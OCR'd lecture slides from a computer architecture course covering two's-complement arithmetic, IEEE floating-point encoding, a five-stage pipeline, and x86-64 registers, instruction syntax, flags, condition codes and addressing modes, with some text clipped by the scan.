Important identity

Since we have $x + \sim x = -1$, it follows that

$$-x = \sim x + 1.$$

Example

$$\begin{aligned} x &= 0b011011000 \\ \sim x &= 0b100100111 \\ -x &= 0b100101000 \end{aligned}$$

ITU CPH

subtraction (unsigned & signed)

add the additive-inverse: `a - b = a + ~b`.

works for unsigned numbers, too:

- interpret `a` and `b` as signed,
- add `~b` to `a`,
- interpret result as unsigned.

try it on paper; compute 4-bit `14-5`, `14-11`, `11-14`.


consequence: need only 1 implementation for both types of `-`.

ITU CPH


division (unsigned & signed)

like (long-)division for base-10, just now with bits.

example base-10



example base-2



consequence: need only 1 implementation for both types of /.

question: which previous ops needed to implement this?

ITU CPH

summary

if we can simulate (finitely-large sequences of) bit-operations, then we can perform integer arithmetic.

then we can perform most interesting operations on media.

to build this in real world, helps to keep circuit small.
(note focus on reusing implementation for (un)signed).

ITU CPH

floating-point numbers

ITU CPH

floating point representation

n-integral numbers

time there were many alternative representations of non-integral numbers, but IEEE standards
d 854 define a particular representation that has received very widespread implementation.
ers in this and related formats are called IEEE-style floating-point numbers or simply “floating-
umbers” of “floats”.

ing-point number consists of three parts:

ign bit; 0 for positive, 1 for negative. Always present, always in the highest-order bit’s place,
ays a single bit.

exponent, represented as a biased integer. Always appears between the sign bit and the fraction.

ne exponent is either all 1 bits or all 0 bits, it means the number being represented is unusual and
normal rules for floating-point numbers do not apply.

raction, represented as a sequence of bits. Always occupies the low-order bits of the number. If
exponent suggested this was not the normal-case number, may have special meaning.

are four cases for a floating-point number:

ITU CPH

re four cases for a floating-point number:

Normalized: The exponent bits are neither all 0 nor all 1.
The number represented by `s eeee ffff` is ± 1.ffff × $2^{eeee-bias}$. The value 1.f
is called “the mantissa”.

Denormalized: The exponent bits are all 0.
The number represented by `s 0000 ffff` is ± 0.ffff × 2^{1-bias}. The value 0.ffff
called “the mantissa”. Note that the exponent used is “1 − bias” not “0 − bia

Infinity: The exponent bits are all 1 and the fraction bits are all 0.
The meaning of `s 1111 0000` is ±∞.


Not a Number: The exponent bits are all 1 and the fraction bits are not all 0.
The value `s 1111 ffff` is Not a Number, or NaN. There is meaning to the fraction bits, but we will not explore it in this course.

ITU CPH


x86-64

ITU CPH

A Simple 5-Stage Processor




Block Diagram of 5-Stage Processor



Each instruction is executed through 5 stages:

1. Instruction fetch (IF): Read instruction from memory.
2. Instruction decode (ID): Determine which units to use to execute the instruction, and extract the register arguments.
3. Execute (EX): Perform ALU operations.
4. Memory (MA): Read/write data memory.
5. Write back (WB): Store result into registers.

Intel Haswell Microarchitecture



ITU CPH

The Instruction Set Architecture

The instruction set architecture (ISA) specifies the syntax and semantics of assembly.

- Registers
- Instructions
- Data types
- Memory addressing modes

Example

```
    movq   %rdi, %rbx
    cmpq   $2, %rbx
    jge    LBB0_1
    movq   %rbx, %rax
    jmp    LBB0_3
LBB0_1:
    leaq   -1(%rbx), %rdi
    callq  _fib
    movq   %rax, %r14
    addq   $-2, %rbx
    movq   %rbx, %rdi
    callq  _fib
    addq   %r14, %rax
```

Common x86-64 Registers


Number	Width (bits)	Name(s)	Purpose
16	64	(many)	General-purpose registers
6	16	%ss,%[c-g]s	Segment registers
1	64	RFLAGS	Flags register
1	64	%rip	Instruction pointer register
7	64	%cr[0-4,8], %xcr0	Control registers
8	64	%mm[0-7]	MMX registers
1	32	mxcsr	SSE2 control register
16	128	%xmm[0-15]	XMM registers (for SSE)
	256	%ymm[0-15]	YMM registers (for AVX)
8	80	%st([0-7])	x87 FPU data registers
1	16	x87 CW	x87 FPU control register
1	16	x87 SW	x87 FPU status register
1	48		x87 FPU instruction pointer register
1	48		x87 FPU data operand pointer register
1	16		x87 FPU tag register
1	11		x87 FPU opcode register

ITU CPH

x86-64 Register Aliasing

The x86-64 general-purpose registers are aliased: each has multiple names, which refer to overlapping bytes in the register.

General-purpose register layout



Only %rax, %rbx, %rcx, and %rdx have a separate register name for this byte.

ITU CPH

x86-64 General-Purpose Registers


64-bit name	32-bit name	16-bit name	8-bit name(s)
%rax	%eax	%ax	%ah, %al
%rbx	%ebx	%bx	%bh, %bl
%rcx	%ecx	%cx	%ch, %cl
%rdx	%edx	%dx	%dh, %dl
%rsi	%esi	%si	%sil
%rdi	%edi	%di	%dil
%rbp	%ebp	%bp	%bpl
%rsp	%esp	%sp	%spl
%r8	%r8d	%r8w	%r8b
%r9	%r9d	%r9w	%r9b
%r10	%r10d	%r10w	%r10b
%r11	%r11d	%r11w	%r11b
%r12	%r12d	%r12w	%r12b
%r13	%r13d	%r13w	%r13b
%r14	%r14d	%r14w	%r14b
%r15	%r15d	%r15w	%r15b

ITU CPH

x86-64 Instruction Format

Format: ⟨opcode⟩ ⟨operand_list⟩

- ⟨opcode⟩ is a short mnemonic identifying the type of instruction.
- ⟨operand_list⟩ is 0, 1, 2, or (rarely) 3 operands, separated by commas.
- Typically, all operands are sources, and one operand might also be the destination.



AT&T versus Intel Syntax

What does "<op> A, B" mean?

AT&T Syntax B ← B <op> A	Intel Syntax A ← A <op> B
`movl $1, %eax`	`mov eax, 1`
`addl (%ebx,%ecx,0x2), %eax`	`add eax, [ebx+ecx*2h]`
`subq 0x20(%rbx), %rax`	`sub rax, [rbx+20h]`

Generated or used by `clang`, `objdump`, `perf`, 6.172 lectures.

Used by Intel documentation.

Common x86-64 Opcodes

Type of operation		Examples
Data movement	Move	`mov`
	Sign or zero extension	`movs, movz`
Arithmetic and logic	Integer arithmetic	`add, sub, mul, imul, div, idiv, lea, sal, sar, shl, shr, rol, ror, inc, dec, neg`
	Boolean logic	`test, cmp`
	Conditional jumps	`j<condition>`

Note: The subtraction operation "`subq %rax, %rbx`" computes `%rbx = %rbx - %rax`.

ITU CPH

Opcode Suffixes

Opcodes might be augmented with a suffix that describes the data type of the operation or a condition code.

- An opcode for data movement, arithmetic, or logic uses a single-character suffix to indicate the data type.
- If the suffix is missing, it can usually be inferred from the sizes of the operand registers.

Example

```
movq -16(%rbp), %rax
```

Moving a 64-bit integer.


x86-64 Data Types

C declaration	C constant	x86-64 size (bytes)	Assembly suffix	x86-64 data type
char	'c'	1	b	Byte
short	172	2	w	Word
int	172	4	l or d	Double word
unsigned int	172U	4	l or d	Double word
long	172L	8	q	Quad word
unsigned long	172UL	8	q	Quad word
char *	"6.172"	8	q	Quad word
float	6.172F	4	s	Single precision
double	6.172	8	d	Double precision
long double	6.172L	16(10)	t	Extended precision

Opcode Suffixes for Extension

Sign-extension or zero-extension opcodes use two data-type suffixes.

Examples:



Careful! Results of 32-bit operations are implicitly zero-extended to 64-bit values, unlike the results of 8- and 16-bit operations.

ITU CPH

Conditional Operations

Conditional jumps and conditional moves use a one- or two-character suffix to indicate the condition code.

Example

```
cmpq $4096, %r14
jne .LBB1_1
```

The jump should only be taken if the arguments of the previous comparison are not equal.

RFLAGS Register

Bit(s)	Abbreviation	Description
0	CF	Carry
1		*Reserved*
2	PF	Parity
3		*Reserved*
4	AF	Adjust
5		*Reserved*
6	ZF	Zero
7	SF	Sign
8	TF	Trap
9	IF	Interrupt enable
10	DF	Direction
11	OF	Overflow
12–63		*System flags or reserved*

Arithmetic and logic operations update status flags in the RFLAGS register.

Decrement %rbx, and set ZF if the result is 0.

Example:

```
decq %rbx
jne .LBB7_1
```

Jump to label .LBB7_1 if ZF is not set.

ITU CPH

RFLAGS Register

Bit(s)	Abbreviation	Description
0	CF	Carry
1		*Reserved*
2	PF	Parity
3		*Reserved*
4	AF	Adjust
5		*Reserved*
6	ZF	Zero
7	SF	Sign
8	TF	Trap
9	IF	Interrupt enable
10	DF	Direction
11	OF	Overflow
12–63		*System flags or reserved*

The last ALU operation generated a carry or borrow out of the most-significant bit.

The result of the last ALU operation was 0.

The last ALU operation produced a value whose sign bit was set.

The last ALU operation resulted in arithmetic overflow.

ITU CPH

Condition Codes

Condition code	Translation	RFLAGS status flags checked
a	if above	CF = 0 and ZF = 0
ae	if above or equal	CF = 0
c	on carry	CF = 1
e	if equal	ZF = 1
ge	if greater or equal	SF = OF
ne	if not equal	ZF = 0
o	on overflow	OF = 1
z	if zero	ZF = 1

Question: Why do the condition codes e and ne check the zero flag?

Answer: Hardware typically compares integer operands using subtraction.

ITU CPH

x86-64 Direct Addressing Modes

The operands of an instruction specify values using a variety of addressing modes.

- At most one operand may specify a memory address.

Direct addressing modes

- Immediate: Use the specified value.
- Register: Use the value in the specified register.
- Direct memory: Use the value at the specified memory address.

Examples

```
movq $172, %rdi
```

```
movq %rcx, %rdi
```

```
movq 0x172, %rdi
```


ITU CPH

x86-64 Indirect Addressing Modes

The x86-64 ISA also supports indirect addressing: specifying a memory address by some computation.

- Register indirect: The address is stored in the specified register.
- Register indexed: The address is a constant offset of the value in the specified register.
- Instruction-pointer relative: The address is indexed relative to `%rip`.

Examples

